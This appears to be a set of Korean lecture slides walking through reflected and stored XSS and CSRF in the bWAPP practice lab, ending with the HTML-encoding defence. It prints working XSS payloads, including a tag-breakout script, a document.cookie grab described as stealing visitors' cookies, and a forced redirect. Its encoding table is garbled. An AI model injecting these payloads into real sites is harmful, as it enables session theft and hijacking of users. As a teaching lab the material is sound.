

Web Hacking

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
- XSS

Contents 2

- CSRF

Contents 1 XSS

XSS (Cross-site Script)



- 사이트의 관리자가 아닌 이가 페이지에 악성 Script를 삽입할 수 있는 취약점
- 사용자의 쿠키, 세션탈취, 비정상기능 수행 등을 유발함
- 공격대상이 Client (Victim)

Contents 1

XSS

XSS – Reflected (GET)

Choose your bug:

Cross-Site Scripting - Reflected (GET)

Set your security level:

Current: low

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Go

Welcome hi bye

```
<div id="main">
  <h1>XSS - Reflected (GET)</h1>
  <p>Enter your first and last name:</p>
  <form action="/bWAPP/xss_get.php" method="GET">
    <p><label for="firstname">First name:</label><br />
    <input type="text" id="firstname" name="firstname"></p>
    <p><label for="lastname">Last name:</label><br />
    <input type="text" id="lastname" name="lastname"></p>
    <button type="submit" name="form" value="submit">Go</button>
  </form>
  <br />
  Welcome hi bye
</div>
```

- First name과 Last name에 입력한 값이 그대로 html에 삽입됨
- 일반적인 text가 아니라 악의적인 코드를 삽입해 악성 공격을 할 수 있음

Contents 1 XSS

XSS – Stored (Blog)

Choose your bug:

Cross-Site Scripting - Stored (Blog)

Set your security level:

low Current: low

/ XSS - Stored (Blog) /

Add: ☒ Show all: ☐ Delete: ☐ All your entries were deleted!

#	Owner	Date	Entry
---	-------	------	-------

/ XSS - Stored (Blog) /

Homebrew

Submit Add: ☒ Show all: ☐ Delete: ☐ Your entry was added to our blog!

#	Owner	Date	Entry
9	bee	2019-11-17 23:38:39	<u>Homebrew</u>

```
<tr height="40">  
  <td align="center">10</td>  
  <td>bee</td>  
  <td>2019-11-17 23:46:26</td>  
  <td>Homebrew</td>  
</tr>
```

- 현재 bee 계정으로 Control 할 수 있는 값은 글을 입력하는 Entry 부분밖에 없음
- Homebrew대신 **</td>**를 입력하여 <td>태그를 벗어날 수 있다면?
<script> 태그로 Java Script를 삽입할 수 있음

/ XSS - Stored (Blog) /

test</td> <td> Attack!!!

Submit Add: ☒ Show all: ☐ Delete: ☐ Your entry was added to our blog!

#	Owner	Date	Entry
10	bee	2019-11-17 23:46:26	Homebrew
11	bee	2019-11-17 23:51:33	test

Attack!!!

```
<tr height="40">
  <td align="center">11</td>
  <td>bee</td>
  <td>2019-11-17 23:51:33</td>
  <td>test</td> <td> Attack!!! </td>
</tr>
```

- `</td>`로 기존 `<td>`태그를 벗어나고 새로운 `<td>`태그 생성 가능성을 확인


Contents 1 XSS

XSS – Stored (Blog)

/ XSS - Stored (Blog) /

Submit Add: ☒ Show all: ☐ Delete: ☐ Your entry was added to our blog!

#	Owner	Date	Entry
13	bee	2019-11-17 23:56:36	XSS



```
<tr height="40">
  <td align="center">13</td>
  <td>bee</td>
  <td>2019-11-17 23:56:36</td>
  <td>XSS</td> <script> alert("HACK~~!!"); </script> <td> easy</td>
</tr>
```

- `<script> alert(" "); </script>` 로 팝업창을 띄울 수 있음

Contents 1 XSS


XSS – Stored (Blog)

/ XSS - Stored (Blog) /

Add: ☒Show all: ☐Delete: ☐

Your entry was added to our blog!

#	Owner	Date	Entry
15	bee	2019-11-18 00:01:31	XSS



```
<tr height="40">
```

```
  <td align="center">15</td>
```

```
  <td>bee</td>
```

```
  <td>2019-11-18 00:01:31</td>
```

```
  <td>XSS</td> <script> alert(document.cookie); </script> <td></td>
```

```
</tr>
```

- `document.cookie` 로 사용자의 쿠키 값을 가져올 수 있음
- 공격자 본인의 쿠키 값이 아닌 사이트 접속자의 쿠키 또한 가로챌 수 있음

Contents 1 XSS

XSS – Stored (Blog)

/ XSS - Stored (Blog) /

Submit


Add: ☒

Show all: ☐

Delete: ☐

Your entry was added to our blog!

#	Owner	Date	Entry
17	bee	2019-11-18 00:06:03	naver



```
<tr height="40">
```

```
  <td align="center">17</td>
```

```
  <td>bee</td>
```

```
  <td>2019-11-18 00:06:03</td>
```

```
  <td>naver </td> <script>location.href='https://naver.com'</script><td></td>
```

```
</tr>
```

- `location.href='주소'`로 해당 주소에 접속하도록 할 수 있음
- 게시글 페이지를 접속한 사용자는 모두 해당 페이지로 이동

✓ XSS - Reflected (GET) ✓

Enter your first and last name:

First name:


Last name:

1. "Hack!" 알림 창 띄우기
2. 쿠키 값 띄우기

Contents 2

CSRF

CSRF (Cross-site Request Forgery)



- 사이트의 관리자가 아닌 이가 페이지에 악성 Script를 삽입할 수 있는 취약점
- 사용자가 자신의 의지와는 무관하게 공격자가 의도한 행위(수정, 삭제 등)을 요청하게 됨
- 공격대상이 Server

/ SQL Injection (Login Form/User) /

Enter your credentials.

Login:

Password:



Login

Welcome **Bee**, how are you today?

Your secret: **Hi**

1. 기존 접속 계정 bee/bug로 로그인
2. Your secret 메시지 확인

CSRF (Cross-site Request Forgery)



출처 : <https://net123.tistory.com/542>

3. XSS – Stored (Change Secret)에서 secret 메시지 변경 기능 확인
4. Burp Suite로 POST 인자 값 확인
5. 다시 SQL Injection 로그인 창으로 가서 변경된 메시지 확인

/ XSS - Stored (Blog) /

``

Submit Add: ☒ Show all: ☐ Delete: ☐ Your entry was added to our blog!

#	Owner	Date	Entry
19	bee	2019-11-18 09:15:24	

- Burp Suit를 통해 값이 `secret=메시지&login=bee&action=change` 형태로 넘어가는 것을 알았음

4. `` 태그를 통해 공격

- ``

/ SQL Injection (Login Form/User) /

Enter your credentials.

Login:

Password:

Login

Welcome **Bee**, how are you today?

Your secret: **Homebrew**

5. 다시 bee/bug로 로그인해서 변경된 secret 메시지 확인

Choose your bug:

Cross-Site Scripting - Stored (Blog)

Set your security level:

high Current: high

- Level을 high로 변경하고 접속 시 Script공격이 적용되지 않은 것을 볼 수 있음

/ XSS - Stored (Blog) /

Add: ☒ Show all: ☐ Delete: ☐ Your entry was added to our blog!

#	Owner	Date	Entry
22	bee	2019-11-18 09:59:55	<u></td><script>alert("NoHackkkk");</script><td></u>

```
<tr height="40">
  <td align="center">22</td>
  <td>bee</td>
  <td>2019-11-18 09:59:55</td>
  <td>&lt;/td&gt;&lt;script&gt;alert(&quot;NoHackkkk&quot;);&lt;/script&gt;&lt;td&gt;</td>
</tr>
```

특수문자	인코딩
&	&
"	"
'	'
<	<
>	>

- 공격 가능성이 있는 문자를 다른 문자로 치환
사용자가 입력하면 인코딩(Encoding)되어 html에 들어갔다가 디코딩(Decoding)되어 웹상에 나타난다

감사합니다